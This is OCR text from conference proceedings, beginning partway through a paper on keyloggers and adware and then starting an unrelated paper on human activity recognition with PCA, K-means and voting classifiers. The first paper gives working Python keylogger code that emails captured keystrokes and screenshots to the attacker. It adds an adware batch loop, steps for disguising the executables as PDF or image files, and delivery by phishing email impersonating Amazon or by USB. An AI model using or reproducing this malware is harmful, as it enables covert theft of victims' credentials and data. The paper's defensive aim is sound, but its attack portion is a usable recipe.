    server = smtplib.SMTP("smtp.gmail.com",587)
    server.starttls()
    server.login(emailID,password)
    server.sendmail(emailID,emailID,message)
    server.quit()
```

2. *The keys are logged using the "processKeyStroke" method.*

```
def processKeyStroke(self,keystroke):
    try:
        if(keystroke.char == ","):
            currentKey = "comma,"
        else:
            currentKey = keystroke.char + ","
    except:
        currentKey = str(keystroke) + ","
    self.log += currentKey
```

3. *Screenshots can be captured on victim's machine using "processScrenshot" method.*

```
def processScreenshot:
    image = PIL.ImageGrab.grab()
    image.save("file_location_to_save_the_file")
```


4. *A thread is created to send mail after an interval of time using "report" method.*


```
def report(self):
    self.sendEmail(self.email, self.password, self.log)
    self.log = ""
    restartTimer = threading.Timer(self.interval, self.report)
    restartTimer.start()
```

5. *Listener is started to capture keystrokes using "start" method.*

```
def start(self):
    listener = pynput.keyboard.Listener(on_press=self.processKeyStroke)
    with listener:
        self.report()
        listener.join()
```

Step 5: Hide a pdf file behind the keylogger which will be opened once victim will run the keylogger on his/her system.
Step 6: Convert the .py file into an executable.
Step 7: The file is sent to the user via email phishing or any USB device.
Step 8: Gathered information from the target machine is received via email to the attacker.






6.2 Adware

```
@echo off
:A
start http://youtube.com/
start https://www.amazon.in/
start https://www.flipkart.com/
ping localhost -n 5 >null
timeout /t 5 >null
taskkill /f /im ad.bat >null
goto :A
```

1. The 'echo' command turns off the display of the commands while the batch file executes. Hence, the user does not get to know the source code.
2. The consecutive 'start' commands open the specified links in the default browser. Any number of links can be added here.
3. The 'ping' command sends data and receives data from the specified host. An attacker can connect the infected system to a malicious server by replacing 'localhost' with the server's IP address. '$-n$' determines the number of requests to be sent to the server.
4. Again the 'start' command triggers the batch file and a new command prompt window gets opened with no text display as the echo had been turned off.
5. The 'timeout' command specifies the time till which the command prompt window will be paused with a specified time of 1200 ms here.
6. The 'taskkill' command is used to terminate the task. Here the batch file is terminated forcefully by using the '/f' parameter and by specifying the '/im' (image name) parameter of the batch file.

7. The ‘goto’ command directs the command processor to go back to the line where the label is specified (here: A), so that it starts executing repeatedly.




Disguising the Adware


1. First the .bat file is converted into an executable file, i.e., .exe file. This is performed using the ‘bat2exe’ software [9].
2. The generated .exe file is then converted to an image file, so as to send it as a legitimate phishing email attachment. This is achieved using the ‘exe joiner’ software [10].
3. Now the converted .png image file is received as the output. This can be used further to send phishing email.

Working Demonstration

1. ‘SendBlaster4’ is used for sending phishing emails. Here the attacker is disguised as Amazon Customer Care, to seem legitimate.
2. The received mail can be seen below. It comes to the Inbox folder as a normal email with no sign of suspicion.



3. As soon as the user tricks into opening the image, the adware gets triggered onto the system. The sites which were previously coded pop up. The attacker can also transfer data to any malicious server by making changes to the code and can keep an eye on the user's activity.



7 Result and Analysis

In this work, authors have provided a comprehensive overview of two types of malware; Keylogger and Adware, and how anyone on the Internet can easily fall victim to such malicious softwares. With the increasing number of Internet users, protection becomes very important. Such adware and keylogger can trick users and steal sensitive data from the system and make money out of it. In some cases, they can render the system unusable and leave it only after formatting the system causing financial and reputational damage to the organization.

8 Conclusion and Future Works

This paper gives a fair impression of the modus-operandi of cyber-criminals [11]. Naive users are at a high risk of falling prey to such malpractices. Therefore, prevention of such malware is necessary. Some of the prevention steps include enabling 2-factor authentication to protect from unauthorized access, installing renowned antivirus software, performing a full malware scan from time to time, preferring using a virtual keyboard while entering passwords/credit card details like sensitive information, not installing cracked software, constantly checking the Task Manager for any suspicious program running in the background and to download a software from a trusted website [12].

Regardless, the future scope of work includes more extensive research on the different types of malware like Ransomware, Trojans, Worms, etc. Furthermore, a deep dive into the Social Engineering aspects can be done on how the users are tricked into downloading these malware that can cause harm to any person/organization in terms of finance or reputation. The citizens should be more vigilant and should adopt tools such as CAVEAT [13].

References

1. Gao J, Li L, Kong P, Bissyandé TF, Klein J (2019) Should you consider adware as malware in your study? In: 2019 IEEE 26th international conference on software analysis, evolution and reengineering (SANER). IEEE, pp 604–608
2. Ramadhanty AD, Budiono A, Almaarif A (2020) Implementation and analysis of keyboard injection attack using USB devices in windows operating system. In: 2020 3rd international conference on computer and informatics engineering (IC2IE). IEEE, pp 449–454
3. Dwivedi A, Tripathi KC, Sharma ML (2021) Advanced keylogger—a stealthy malware for computer monitoring. Asian J Converg Technol (AJCT) 7(1):137–140. ISSN-2350-1146
4. https://bestxsoftware.com/blog/top-10-free-keylogger-software/, Internet
5. Egele M, Scholte T, Kirda E, Kruegel C (2008) A survey on automated dynamic malware-analysis techniques and tools. ACM Comput Surv (CSUR) 44(2):1–42
6. Bubukayr MAS, Almaiah MA (2021) Cybersecurity concerns in smart-phones and applications: a survey. In: 2021 international conference on information technology (ICIT). IEEE, pp 725–731
7. Lallie HS, Shepherd LA, Nurse JRC, Erola A, Epiphaniou G, Maple C, Bellekens X (2021) Cyber security in the age of COVID-19: a timeline and analysis of cyber-crime and cyber-attacks during the pandemic. Comput Secur 105:102248

8. Widyasari PA (2021) Ethical dilemma decision making based on personality: the case of installation of a keylogger system. In: 18th international symposium on management (INSYMA 2021). Atlantis Press, pp 252–258
9. https://bat2exe.net/
10. https://www.exejoiner.com/
11. Dhaka P, Johari R (2016) Crib: cyber crime investigation, data archival and analysis using big data tool. In: 2016 international conference on computing, communication and automation (ICCCA). IEEE, pp 117–121
12. Singh A, Choudhary P (2021) Keylogger detection and prevention. J Phys Conf Ser 2007(1):012005. IOP Publishing
13. Jain I, Johari R, Ujjwal RL (2014) CAVEAT: credit card vulnerability exhibition and authentication tool. In: International symposium on security in computing and communication. Springer, Berlin, Heidelberg, pp 391–399

Hybrid Technique for Human Activities and Actions Recognition Using PCA, Voting, and K-means

Navjot Kaur Sekhon and Gurpreet Singh

Abstract Because of the proclivity for providing information about a group's character and mental state, human activities are considered to be important in people-to-people communication and social relations. It is really tough to abstract this kind of complex data. The technical fields of computer vision and machine learning are built on a person's capacity to track the behaviors of others, and the term "activity" refers to a set of acts performed by the human body that engage multiple portions of the body at the same time. Any form of observation is compared to a pre-defined pattern in computer vision, and the action is then detected and labeled for further identification. In this study, a hybrid technique for recognizing human activities is proposed. Principal Component Analysis, K-means, and voting categorization have all been combined in this hybrid technique. It has been observed that in terms of precision and recall, the voting classification outperforms the present logistic regression classification. The average results shown the proficiency level of about 96% for the identification of different human activities.

Keywords Human activity recognition · Action detection · Action classification · PCA · K-means · Voting

1 Introduction

Human activity recognition plays a vital role in our day-to-day life to monitor the daily routines of senior citizens, toddlers, smart homes, healthcare organizations, road safety, investigation activities, etc. Smart watches and smart phones have various sensing devices incorporated like motion sensors with high inertia to track the record of physical activities of the humans. The recent review for this study shows that the

N. K. Sekhon (✉)
Department of Computer Science and Engineering, Chandigarh University, Punjab, India
e-mail: navjot.cse@cumail.in

G. Singh
Chitkara University Institute of Engineering and Technology, Chitkara University, Punjab, India
e-mail: gurpreet.1082@chitkara.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_27

data collected using smart phone provides us high dimensionality feature vectors to recognize human activities. However, not all the vectors participate equally to pinpoint the feature identification process for creation of event called as "Curse of dimensionality" [1]. This research has proposed an enhanced human activity/feature selection process, which uses filter feature selection method and wrapper filter selection method. Filter Method: The filter method is used to filter out the feature having low magnitude and redundancy by using data pre-processing and also finds out the subset of features. In this process, there is no need to use any machine learning algorithm to search for the features [2]. But the filtered features are then analyzed depending on its significance like information gain and coefficient correlation. Filter method has low classification accuracy as its drawback. Wrapper Method: A wrapper method needs some machine algorithm to identify the subset of features by evaluating classifiers with that subset. Its performance is best in case of classification accuracy but becomes the most expensive method among all. There are some of the techniques that were implemented by wrapper method: Forward Selection, Backward Elimination, Recursive Feature Elimination, and Exhaustive Feature Selection. In the modern era with the growing field of AI/ML, IoT, cloud computing, and data mining, development of information and technology with high magnitude data mapping has become a major factor [2]. Feature selection (FS) and feature weighting are the most important and widely used data pre-processing technique and has become the demanding field of machine learning to search for high magnitude data sets during classification [3, 4]. Human activity recognition undergoes three stages: Segmentation, Feature selection/extraction, and Classification [5]. Here, the first stage is segmentation; this stage is used to attain the estimated background of the item like its shape, speed, and outlines and so on to validate the efficiency of the technique [6]. The second stage is feature selection/extraction, in which feature subset is generated to attain the action features and afterward analyze its different attributes. The final phase is classification, which is used to identify labels as assigned earlier to different classes. As you all know with the invention of Internet or intranet, it becomes very easy together the information of physical object [7]. The main contributions of this research work are as follow:

- Pre-processing algorithms for handling the raw information.
- The use of 3D-feature extraction approach for the selection of meaningful features.
- Hybrid approach for the identification of human activities.

The next part of the paper highlights the work already proposed in the field of human activity and action recognition by different researchers reflecting the state of the art in the selected field. After that, the methodology used to handle the issue of human activity recognition has been reflected with the implementation of PCA, K-means, and voting mechanisms. The next section to it shows the result analysis for the purpose of expressing the effectiveness of proposed hybrid technique.

2 Related Work

Liang et al. conferred that in computer vision, the most complex issue is to identify different actions. It is supposed to be an activity identification approach for the human body [8]. They proposed method to mimic people's activities by combining trajectory pictures and visual stimulation. Authors retrieved the human skeleton data using an RGB-cam with Open Pose. Individual activities were considered as the trajectory of human skeletal joints within an image in a film. They observed that OCR's operation had a significant impact on action recognition. As a result, the problem of recognizing activity was renamed "trajectory image identification." With the deployment of Histogram integration, the actions were recognition by using gradients-oriented approach and Support Vector Machine.

Jagadeesh and Patil worked on human activities discovery and recognition using videos from the KTH collection and real-time films [9]. Initially, one hundred frames from each video clip were abstracted, and the optical flow was assessed between frames. The extracted data then converted to a binary image. Following that, the HOG descriptor was used to extract the feature vectors from binary pictures. In order to construct a trained model, the extracted feature vectors were used as training attributes in the SVM classification algorithm. To conduct testing, real-time movies were created consisting of various human motions such as walking and jogging. Similar types of attributes were used in the Support Vector Machine to classify similar kinds of actions.

Nadeem et al. used the combined feature of LDA and ANN classifiers to address the unique human activities [10]. They worked over KTH and Weizmann datasets which were used to recognize sophisticated human actions. There were multidimensional qualities that were calculated using body models based on 12 body parts. These attributes were used as inputs by the ANN. Comparison of results were done with other models to check the effectiveness of the proposed technique. The results of different trials reflected the method's dependability and application in cyberspace, smart image recovery, and man–machine communication.

Han et al. devised a GSA method to show the stresses for skeletal joints and the idea of an ALC model to collect the frames, which played a big role in decision-making [11]. The proposed global spatial attention was paired with an accumulative learning curve in LSTM to create a strong action recognition framework that took human skeletal joints as input. That model assisted in human action forecasting. The experiments were carried out using NTU data sets. As per the observations, their proposed framework provides higher accuracy, lower complexity, and lower overheads.

Majumder and Kehtarnavaz worked on the investigation of HAR application domains [12]. They presented techniques as combined vision and inactive sensing in a fused model for detecting individual activities. These techniques were categorized based on their fusion methodologies, characteristics, and multimodality datasets. In order to leverage the integration of these two sense modalities in practical conditions, challenges and probable future approaches were also highlighted.

Yan et al. described a compelling methodology that progressively recognizes the never-ending human recuperation activity [13]. Author implemented OpenPose and FCN techniques to observe the same activities. They proposed Kalman filter approach for fusing the OpenPose so that human targets could be tracked, and two-dimensional poses action sequences could be generated from the RGB video stream. After that, the segmented action sequence was recovered by sliding the window, and the rectangular coordinates from each frame of the human skeleton which were then translated to relative coordinates. Then, they extracted spatial–temporal attributes and planning a one-dimensional fully convolutional network, which was used to identify the actions. The outcomes of experiment exhibited that the introduced approach was capable of recognizing the continuous rehabilitation actions online and an accuracy rate was computed 85.6%.

Kumar and Sukavanam emphasized HAR's skeletal dependence. They propose a movement direction calculation approach based on Fourier temporal representations extracted from the insertion of skeletal joints in the human body. Human mobility was once thought to be the orientation of bone joints [14]. For this, the author considered human motion as a path of skeletal joints. The MSRAction3D benchmark dataset was created to put the proposed approach to the test. For carrying out the tests, this dataset categorizes three action sets: AS1, AS2, and AS3. The presented approach was found to have a 95.32% accuracy rate in recognizing human action in both training and testing samples. The author's experiments authenticated that this method performed better than various other techniques.

Liu et al. suggested Kinect abstraction technology, as well as individual action tracing technology for fetching the broad features from person's body [15]. The author used Kinect SDK for the extraction of comprehensive pictures of a person's body as well as skeletal data information for deep data streaming so that these techniques boost the feature extraction process. In addition, the use of HAR was contrasted in order to comprehend the HAR. They also validate the provided technique, an intelligent monitoring platform. The author's results showed that the proposed technique worked well and had a wide range of applications.

Chiang et al. proposed HAR framework that relies on vision, to permit robots and people to interact [16]. With the use of Kinect 2.0 technology, author deployed depth sensor and RGB camera to collect depth and color images at the same time. The data from the recorded photos was then used to create a color motion map and three depth motion maps. For computing the corresponding HOG properties, they were combined into one image. Finally, they were used SVM to identify the properties of the Histogram of Oriented Gradient. The created system had the capability of recognizing eight different sorts of human activities. The author used three data sets to test this system. The outcomes of experiment validated that the established system had offered efficiency and robustness.

Yang et al. presented a HAR algorithmic technique that relied on ConvNet. The author's goal was to find a way to track the movement of human semaphore [17]. For this, they collected data in three scenarios, and data improvement was performed using DCGAN to create a dataset. After that, 1 * 1 and 3 * 3 convolution kernels were used to build the entire convolution network. The model was further compressed using group convolution, resulting in the creation of a new model called HARNET. The HARNET mAP provided 94.36% performance on the Data SR dataset, according to the experiments.

Liang et al. envisaged a segmental architecture for multi-modal HAR to discover the association between sub-activities and heterogeneous data mixture and CPPCR [18]. Here, the author proposed regularized activity movement energy architecture. Over video frames, the long-term temporal composition was described in the differentiation of the associated activities, allowing for sub-activity trade-off events. Following that, they completed the extraction and fusing of depth motion based on sub-actions and skeletal properties. Furthermore, the given Class-privacy Conserved Cooperative depiction was shown to be beneficial in dealing with the phenomena of sub-activity sharing.

Venkata Subbareddy and Rani proposed a new model for recognizing human activity based on SSM, sight, and rotating invariant properties of individuals' actions [19]. The SSM helped to reduce the overall training frames for each view. The other properties were also retrieved using an integrated Gabor filter with different scales and rotations. They used SVM (Support Vector Machine) technique to learn these characteristics with the goal of detecting human behaviors from diverse perspectives. The simulations were run using the IXMAS multi-view dataset. The author's results showed that the new model performed better in comparison with previous methodologies.

Al-Obaidi and Abhayaratne proposed a novel method for recognizing human behavior based on temporal salience [20]. The action representation process was implemented using the local dense descriptor to deploy the attributes in the temporal saliency maps. This method had the potential to automatically route the descriptor to the most intriguing items and derive the action representation only based on saliency information. In comparison with previous methodologies, the results obtained on the Weizmann, DHA, and KTH datasets revealed that the new method was more accurate and robust.

3 Framework for Human Activity Recognition

The ability of a person to track the behaviors of others is a key subject of study in the technological domains of computer vision and machine learning. The gestures of the individuals are complicated and lively. To train to interpret such intricate and dynamic motions, a large amount of labeled and feature data is required. The framework proposed in this paper presented by Fig. 1 is based on the concept of a three-dimensional skeleton for analyzing relationships between human organs. The angle of trajectory can be used to characterize a gesture skeletal sequence based on the interaction between human body parts. The creation of time-varying trajectories can aid in the identification of human motions. The sparse coding method creates atoms that are used to compare labeled data and produce the final result. The current method is built entirely on end-to-end deep network architecture [21]. The learning




Fig. 1 Framework for human activity recognition by using proposed hybrid classifier

period of deep network design is long, which has an impact on system architecture. This work is aimed to achieve following objectives:

- To review and examine a wide range of human activity recognizing techniques.
- To enhance deep learning approach in order to identify human activities.
- Implement enhanced methodology and compare with existing in terms of accuracy, precision, and recall.

Following is the description of different phases for HAD (Human Activity Detection) systems:

1. **Data input and reframing of the given input**: The raw data has been supplied to the proposed system by considering the possibilities form the Kaggle. 13 attributes for the human body parts detection. In the pre-processing phase, the irrelevant entries from the dataset have been identified and removed to focus on the designated data only, which will take participation under the final recognition process. Duplicate point removal process and the identification of missing point's techniques are used for the process of pre-processing.
2. **Feature reduction and clustering**: The refined form of data set has been given as input to the next phase after pre-processing. This new phase is able to handle the process of extraction of valuable features. Principal Component Analysis (PCA) has been used as a technique for dimensionality reduction. PCA has been considered as a classifier that converts a set group of strongly connected qualities into a group of sequentially disjoint sub-groups resulting in unrelated variables. This method is technically known as an orthogonal sequential reform.

This technique is used to convert the given input to a different projection structure. The primary objective has been considered as to locate the biggest variance that has a first coordinate forecast (this is the first PC). Due to the fact that it is vertical to the first element, the second highest variance also forecast over the second designated point. The purpose of this technique is to identify a linear conversion, which is expressed as $z = W_k^T x$ where $x \in R^d$, and $r < d$, so that the value of the variance in the calculated domain may be enhanced. An array of elements with weights $W = \left\{w_1, w_2, \ldots, w_p\right\}$, $w_p \in R^k$, which can have equivalence against the different values x_i with a, is able to express the regeneration when a tabular representation is expressed in terms of $X = \{x_1, x_2, \ldots x_i\}$, $x_i \in R^d$, $z \in R^r$ and $r < d$,

$$t_{k(i)} = W_{|(i)}\, T_{x_i}$$

To raise the value of variance, the following condition must have to be satisfied in concern with the varying value of the initial load W_1:

$$W_i = \arg\max{}_{|w|} = \left\{\sum_i (x_i \cdot W)^2\right\}$$

For the rest of the task, the varying values of W_i can be calculated as per following:

$$\begin{aligned} W_i &= \arg\max{}_{\|w\|=1}\left\{\|X \cdot W\|^2\right\} \\ &= \arg\max{}_{\|w\|=1}\left\{W^T X^T X W\right\} \end{aligned}$$

Once the biggest eigenvalue of the matrix is discovered, it is easy to effectively investigate a symmetric grid, such as $X^T X$, because W is the corresponding eigenvector. After getting W_1, the initial PC will be calculated while considering the base values of 2-D array X against W_1 within converted region. These things are used for obtaining extra data groups after deducting the newly obtained parts. The K-means technique is used to group the data for several different groups. The frequently used clustering algorithm is this one. Let us say there is an image with N pixels that are been separated into K sets, and the user needs to provide the different value for this set. The designated sets contain subset of different pixels, and these pixels extracted the values from the image itself. The information about the location of these pixels has not been able to extract from the image only. If $X = x_1, \ldots x_N$ refers to a group of N-picture pixels, assume $V(x_i)$ is the feature vector related to pixel x_i. K-means clustering method has following steps:

Step-1: Initializing Parameters*: The values of the possible property vectors are used to initialize the means of all K groups. The traditional K-means algorithm chooses a value for each element of the property vector at random from a set of possible values for that object. For example, if the property vector has the type HSV (hue, saturation,* *and variance). The hue factor of the image provides the values to H part of HSV model.*

Step-2: Hard Assignment of Pixels to Clusters*: When each of the K clusters C_k has a mean μ_k, each pixel x_i is assigned to the cluster with the closest mean using a distance function that aids in calculating the distance between two property vectors. Each pixel x_i corresponds to a single cluster C_k in this example.*

Step-3: Re-computing*: During the process of re-computing, the vector values of all those image pixels have been considered which must be involved under the process of overlapping. For the same reason, μ_k is considered as the mean value of $\{V(x_i)|x_i \in C_k\}$.*

The second and third steps have to be repeated till the convergence point. This convergence point can be considered or achieved when there will be no movement of pixels from one cluster to another.

3. **Classification**: For classifying data into some classifications, the voting classifier algorithm is used. Logistic regression and SVM classifiers have been implemented to reflect a voting mechanism. LR entails extracting weighted features from the input and generating logs that are then linearly merged. This indicates the combination of different parameters with weight factor. The NB and LR are distinguished by the fact that they represent discriminative and generative classifiers, respectively. It is a sort of regression that can be applied for accessing the similar region occurring when random data is supplied to the logistic function. LR uses a variety of numerical or categorical predictive variables, similar to other types of regression analysis. The sigmoid function, which returns values in the range [0, 1], has certain unique characteristics. The following formula is used to determine the LR cost function:

$$J(\theta) = \frac{1}{m}\sum_{i=1}^{m}\left[-y^{(i)}\log\left(h_{\mathrm{e}}\left(x^{i}\right)\right) - \left(1 - y^{i}\right)\log\left(1 - h_{\mathrm{e}}\left(x^{i}\right)\right)\right]$$

Finding the minima of this cost function is performed in ML. This can be calculated with the help of fmin_bfgs[2] stipulating that the most optimal metric θ is discovered for the LR function representing the cost factor, providing a fixed dataset with x and y values. Parameters indicate the initial values of the parameters that require optimization. To compute the cost of LR, a special θ is used. The gradient is evaluated in the context of θ for datasets containing x and y values. The ultimate θ value is employed to show the decision boundary information to represent the training data. The SVM is the most prominent technique that is used to recognize the computational design with respect to the consequences related to engineering. The fundamental intend is to separate two classes using a hyper plane, which is denoted with the help of its normal vector and bias term. The optimal separating hyper plane increases the distance aimed and the nearest members of different categories. To handle the part of decision boundaries, which are not linear in nature, all the different kernel functions are used during the implementation of SVM classifier. In the above equation, the nonlinearity of the function is expressed in terms of the value of K. The quantification of model is described, and more accurate decision functions are facilitated using it. The equation representing the same is described as:

$$w \cdot \Phi(x) + b = 0,$$

Using which, the corresponding decision function is obtained that is expressed as:

$$f(x) = y^* = \mathrm{sgn}(\langle w \cdot \Phi(x) \rangle + b)$$

where $y^* = +1$ if x is from the matching class or else $y^* = -1$.

The RF is a type of ensemble learning that has been used to solve classification and regression problems. This method is based on DT, which is a model for making decisions based on supervised rules, and the alternative outcomes are displayed as non-linear data structures (trees and graphs) or sequential flow diagram (flowchart). To give an example, sample values are provided for recognition problem, and the DT classifier generates a set of rules reflecting the way to identify the different aspects of data. A tree is created using the Decision tree method, which selects the most discriminative qualities for each level of the tree. Following that, these criteria are used to generate forecasts on hidden data. A RF algorithm is essentially made up of a number of DTs. This algorithm is divided into two parts. The first is the initialization of an RF, which is a repetitive method, which reflected the selection of k-features for the selection of n different characters. After that, the present tree's formation begins. The best feature is chosen as the root node, and the remaining $k - 1$ features are used as child motes for this tree, culminating in leaf nodes that reflect the target classes. For constructing m random trees, this method is repeated. Finally, an RF is created. To generate the part of forecast while considering RF method, the technique used is known as majority voting. The considered scheme is frequently used for taking the estimate about the ensemble learning.

4 Result Analysis

The recognition of human activities is the driving force behind this study. There are two models in use: first model is based on the concept of logistic regression-based and the other is based on the concept of hybrid methodology. Principle Component Analysis, K-means, and classifier based on the concept of voting are used to create the hybrid model. The precision and recall, among other factors, are taken into account when calculating the hybrid approach's performance. The performance of the hybrid model is compared to that of an existing model for human activity recognition, which is a logistic regression model. The model's performance is measured in terms of accuracy, precision, and recall.

a. **Accuracy**: It denotes ratio of the number of samples that have been classified correctly and the overall samples available to a program i. In this, t and n, respectively, represent the correctly classified samples and the total number of samples. This parameter can be mathematically written as:

$$A_i = \frac{t}{n} \cdot 100$$

b. **Precision**: This metric is used to define the ratio of actual positive identifiers with those cases which are identified by the proposed system as true cases.

$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}}$$


c. **Recall**: This metric is used to define the ration of all the positive cases identified by the system with the actual number of positive cases.

$$\text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}}$$

